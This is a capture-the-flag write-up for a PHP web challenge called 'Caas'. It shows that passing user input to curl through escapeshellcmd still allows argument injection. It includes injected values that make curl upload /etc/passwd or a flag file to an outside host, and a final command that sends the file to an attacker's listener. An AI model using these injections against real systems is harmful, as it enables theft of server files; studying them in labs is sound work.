
# Caas



Health Checker 9000

Verify the status of a host by specifying an IP address.

```
[root@localhost] # curl |
```

The website gives the ability to request a URL through javascript. The following shows the javascript request.

```
...snip...
fetch('/api/curl', {
      method: 'POST',
      body: `ip=${host}`,
      headers: {
        'Content-Type': 'application/x-www-form-urlencoded'
      }
    })
...snip...
```

Reading the source code shows the *api/curl* references the *CurlController* file and uses the *execute* function.

```
...snip...
$router->new('POST', '/api/curl', 'CurlController@execute' );
...snip...
```

This then gets passed to CommandModel.php as shown

```
...snip...
$command = new CommandModel($url);
...snip...
```

Finally, it reaches the point of execution on the file system.

```
...snip...
$this->command = "curl -sL " . escapeshellcmd($url);
...snip...
exec($this->command, $output);
...snip...
```

We see that the *escapeshellcmd* is used and the command being executed is curl. This is not good as it will do the following " Following characters are preceded by a backslash: `` &#;`|*?~<>^()[]{}$\ ``, `\x0A` and `\xFF`. `'` and `"` are escaped only if they are not paired. On Windows, all these characters plus `%` and `!` are preceded by a caret (`^`)." Luckily, curl has the ability to read a local file and send it to remote URL with the syntax as shown below.

```
$url = '-F password=@/etc/passwd http://example.com';
```

We must investigate where the web server is being hosted so we know where to read the file from. Reading the nginx conf shows the root located at /www

```
...snip...
root /www;
...snip...
```

Using this information, we can simply request the flag and send the request to our host machine. However, we must ensure the host is internet accessible. We can send the following command after setting up a nc listener on port 8000.

```
curl http://178.62.50.172:31782/api/curl -X POST -d 'ip=-F password=@/www/flag
http://<PUBLIC IP ADDRESS>:8000'
```